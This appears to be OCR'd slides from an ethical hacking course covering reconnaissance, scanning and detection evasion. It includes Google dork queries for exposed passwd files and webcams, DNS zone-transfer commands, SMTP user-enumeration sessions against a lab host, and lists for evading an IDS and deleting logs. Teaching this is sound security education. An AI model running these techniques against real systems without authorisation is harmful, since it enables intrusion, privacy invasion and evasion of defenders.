
Concerns;

Storage of Data	If you upload information, who then owns it?
Identity theft	Have you given enough information to pass Data protection with your bank?
Sexual predators	Enough said.
Stalking	Can someone find you from social media?
Unintentional fame	Do something popular and you risk being famous!
Employment concerns	If a client sees something on your social media, if may have reprocussions
Victimization	Easy access to communicate to you
Surveillance	A broad pictures of your life can be pieced together over time with this.

Harvesting company emails

- Usually for the purposes of spam or phishing
- Harvesting bots
- Dictionary attack
- Webspiders


Applications Places
Fri 5 Sep, 10:39
root
Maltego Kali Linux Edition 3.4.0
Investigate Manage Organize Machines Collaboration
Start a Machine
Steps
1. Choose machine
2. Specify target
Run Machine - Choose machine (1 of 2)
Please select the machine to run from the list below:
Person - Email Address
Prune Leaf Entities
Twitter Digger
Twitter Geo Location
Show on startup
Show on empty graph click
< Back
Next >
Finish
Cancel
Help
Start Page
Recent Graphs
Show on Startup
Output
<No Properties>
00:58 / 07:31


Applications Places
Fri 5 Sep, 10:40
root
Maltego Kali Linux Edition 3.4.0
Investigate Manage Organize Machines Collaboration
Start a Machine
Steps
1. Choose machine
2. Specify target
Run Machine - Specify target (2 of 2)
The Company Stalker machine requires the following inputs:
Domain Name
< Back
Next >
Finish
Cancel
Help
Start Page
Recent Graphs
Show on Startup
Output
<no Properties>
root@kali: ~
Maltego Kali Linux Edi...

Search engine for penetration testers (Google hacking)

Advisories and Vulnerabilities
Error messages that give away far too much
Files containing confidential information
Files containing passwords
Files containing usernames
Footholds, helping an attacked get into a web server
Login portal pages
Sensitive directories
Various online devices
Webcam portals

Confidential info (hackersforcharity.org) – Cache logs

Google Search: "cacheserverreport for" "This analysis was produced by calamaris"

These are squid server cache reports. Fairly benign, really except when you consider using them for evil purposes. For example, an institution stands up a proxy server for their internal users to get to the outside world. Then, the internal user surf all over to their hearts content (including intranet pages cuz well, the admins are stupid) Voila, intranet links show up in the external cache report. Want to make matters worse for yourself as an admin? OK, configure your external proxy server as a trusted internal host. Load up your web browser, set your proxy as their proxy and surf your way into their intranet. Not that I've noticed any examples of this in this google list. *COUGH* *COUGH* *COUGH* unresolved DNS lookups give clues *COUGH* *COUGH* ('scuse me. must be a furball) OK, lets say BEST CASE scenario. Let's say there's not security problems revealed in these logs. Best case scenario is that outsiders can see what your company/agency/ workers are surfing.

EXAMPLE

Confidential info (hackersforcharity.org) – Financial spreadsheets

Google Search: intitle:index.of finances.xls

"Hey! I have a great idea! Let's put our finances on our website in a secret directory so we can get to it whenever we need to!"

EXAMPLE

Confidential info (hackersforcharity.org) – passwd file

Google Search: intitle:index.of passwd passwd.bak

There's nothing that defines a googleDork more than getting your PASSWORDS grabbed by Google for the world to see. Truly the epitome of a googleDork. The hits in this search show "passwd" files which contain encrypted passwords which may look like this: "guest MMCHhvZ6ODgFo" A password cracker can eat cheesy hashes faster than Elvis eatin' jelly doughnuts. Bravo googleDorks! Good show!

EXAMPLE

Confidential info (hackersforcharity.org) – Webcams

Google Search: inurl:/view/index.shtml

Unprotected webcams that people have set up without security!


EXAMPLE

Confidential info (hackersforcharity.org) – FTP

Google Search: filetype:config inurl:web.config inurl:ftp

Being able to view the web.config file of an FTP server, generally means it doesn't have protected access!

EXAMPLE



Using WhatWeb, HttpRecon and SSL SCAN

- WhatWeb – http://whatweb.net
  - *"WhatWeb is a next generation web scanner. WhatWeb recognises web technologies including content management systems (CMS), blogging platforms, statistic/analytics packages, JavaScript libraries, web servers, and embedded devices. WhatWeb has over 1000 plugins, each to recognise something different. WhatWeb also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more."*

Using WhatWeb, HttpRecon and SSL SCAN

- HTTpRecon – https://w3dt.net/tools/httprecon
  - *"HTTPRecon or HTTP Fingerprinting is a tool developed by computec.ch and modified by w3dt to help return highly accurate identification of given httpd implementations. This is very important within professional vulnerability analysis."*

Using WhatWeb, HttpRecon and SSL SCAN


- SSL SCAN - http://ssllabs.com/ssltest
  - *"This free online service performs a deep analysis of the configuration of any SSL web server on the public Internet."*

IP Address geolocation (...ish)

- Easy to fool
- Good for Country
- Maybe good for Town / Cities
- ISPs only truly hold the key
- Good for provider

Example here

http://www.infosniper.net



Web application firewall detection (http-waf-detect)

There are tools that help you detect if the website you are looking at has any form of IPS or IDS, its not 100% accurate, but it can identify;

- Apache ModSecurity
- Barracuda Web Application Firewall
- PHPIDS
- dotDefender
- Imperva Web Firewall
- Blue Coat SG 400

```
# nmap -p80 --script http-waf-detect <host>
#       PORT   STATE SERVICE
#       80/tcp open  http
#       |_http-waf-detect: IDS/IPS/WAF detected
```

HTTP and DNS Load Balance detection

Load Balancing Detector (a.k.a. lbd) is a tool written by Stefan Behte (http://ge.mine.nu). It detects if a given domain uses DNS and/or HTTP Load-Balancing. Checks are made against Server: and Date: header and diffs between server answers (50 requests are sent and compared). Notice that the tool is a proof of concept (PoC) and can hence provide false positives.

DNS Enumeration

The types of enumeration that use DNS include the following:

- Zone Transfer
- Reverse Lookup
- Domain and Host Brute-Force
- Standard Record Enumeration (wildcard,SOA,MX,A,TXT etc.)
- Cache Snooping
- Zone Walking
- Google Lookup

DNS Enumeration
Standard record enumeration

In order to perform standard DNS enumeration with the DNSRecon the command that we have to use is the **./dnsrecon.py -d <domain>**

DNS Enumeration
Zone Transfer

The security problem with DNS zone transfer is that it can be used to decipher the topology of a company's network. Specifically when a user is trying to perform a zone transfer it sends a DNS query to list all DNS information like name servers, host names, MX and CNAME records, zone serial number, Time to Live records etc. Due to the amount of information that can be obtained DNS zone transfer cannot be easily found in nowadays. However DNSRecon provides the ability to perform Zone

Transfers with the commands;

./dnsrecon.py -d <domain> -a or


./dnsrecon.py -d <domain> -t axfr


DNS Enumeration
Reverse Lookup

According to Wikipedia reverse DNS lookup is the determination of a domain name with the associated IP address.DNSRecon can perform a reverse lookup for PTR (Pointer) records against IPv4 and IPv6 address ranges.

To run reverse lookup enumeration the command;

./dnsrecon.py -r <startIP-endIP> must be used.Also reverse lookup can be performed against all ranges in SPF records with the command **./dnsrecon.py -d <domain> -s**





DNS Enumeration
Zone walking

This technique may unveils internal records if zone is not configured properly.The information that can be obtained can help us to map network hosts by enumerating the contents of a zone.In order to perform the zone walking we need to type the command:


./dnsrecon.py -d <host> -t zonewalk

SMTP User enumeration

```
root@pentestlab:~# telnet 172.16.212.133 25
Trying 172.16.212.133...
Connected to 172.16.212.133.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY bin
252 2.0.0 bin
VRFY daemon
252 2.0.0 daemon
```

SMTP enumeration can be performed manually through utilities like telnet and netcat or automatically via a variety of tools like metasploit,nmap and smtp-user-enum.

```
root@pentestlab:~# telnet 172.16.212.133 25
Trying 172.16.212.133...
Connected to 172.16.212.133.
Escape character is '^]'.
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
MAIL FROM:root
250 2.1.0 Ok
RCPT TO:root
250 2.1.5 Ok
RCPT TO:bin
250 2.1.5 Ok
RCPT TO:test
550 5.1.1 <test>: Recipient address rejected: User unknown in local recipient table
```

DNS and Whois lookup

- Test DNS for errors - http://dnscheck.ripe.net
- Intelligent lookup tool – http://smartwhois.com
- DNS Lookup - http://mxtoolbox.com/DNSLookup.aspx


Ethical Hacking & Penetration Testing

Chapter 3
Scanning and Vulnerability assessment


Eduonix

Topics


- Packet Crafting with Scapy
- Port Scanning with Scapy
- Network Enumeration and Mapping Techniques
- Network scanning techniques
- Vulnerability Identification and Assessment techniques
- Practical avoidance techniques



Port Scanning with Scapy
TCP Connect



Port Scanning with Scapy
XMAS scan



Vulnerability Identification and Assessment techniques

- Identifying
- Quantify
- Prioritizing

Vulnerability Identification and Assessment techniques

- Cataloguing assets and capabilities (resources) in a system.
- Assigning quantifiable value (or at least rank order) and importance to those resources
- Identifying the vulnerabilities or potential threats to each resource
- Mitigating or eliminating the most serious vulnerabilities for the most valuable resources

Vulnerability Identification and Assessment techniques

Identify (vulnerabilities vs threats)

- Port scanner (e.g. Nmap)
- Network vulnerability scanner (e.g. Nessus, SAINT, OpenVAS)
- Web application security scanner (e.g. Nikto, w3af)
- Database security scanner (e.g. Scuba database scanner)
- Host based vulnerability scanner (Lynis, ovaldi)
- ERP security scanner
- Single vulnerability tests

Vulnerability Identification and Assessment techniques

- A vulnerability scanner allows early detection and handling of known security problems.
- A new device or even a new system may be connected to the network without authorisation.
- A vulnerability scanner helps to verify the inventory of all devices on the network.

Vulnerability Identification and Assessment techniques

Vulnerability Identification and Assessment techniques

Quantify (Common Vulnerability Scoring System CVSS)


Vulnerability Identification and Assessment techniques

Prioritize

SNMP community strings set to public/private

Old version of apache

Old user accounts still active



09:38 / 10:58

Practical avoidance techniques


- Scan quietly
- Get in silently
- Complete your goal
- Cover your tracks
- Exit

NIDS & HIDS


An IDS will look for;

- Unusual amount of packets
- Unusual patterns of packets
- Unusual packets
- Packet anomalies
- Logs / alerts via GUI, Email or SMS

NIDS



HIDS



Statistical anomaly IDS

Benchmark	1	2	3	4	5	6	7	8	9
Data #1	1	2	3	4	5	6	7	8	9
Data #2	1	2	3	9	5	6	7	8	9
Data #3	0	2	3	4	5	6	7	8	9
Data #4	1	2	3	4	5	6	7	8	9

Signature based IDS


Threats	@€«æºª¶§								
Data #1	1	2	3	4	5	6	7	@	9
Data #2	1	2	3	4	5	6	7	8	9
Data #3	1	æ	3	4	5	¶	7	8	9
Data #4	1	2	3	4	5	6	7	8	9

Avoiding an IDS

- Fragmentation
- Avoiding defaults
- Coordinated low-bandwidth attack
- Address spoofing/proxying
- Pattern change evasion

Covering your tracks

- Attack via proxy
- Delete logs
- Delete error messages
- Delete bash history
- Tweak audit systems



Ethical Hacking & Penetration Testing


Chapter 4
Network attacking techniques

Topics

- Password cracking
- MITM
- Sniffing SSL
- RDP Attacks


Password cracking

- Dictionary attack



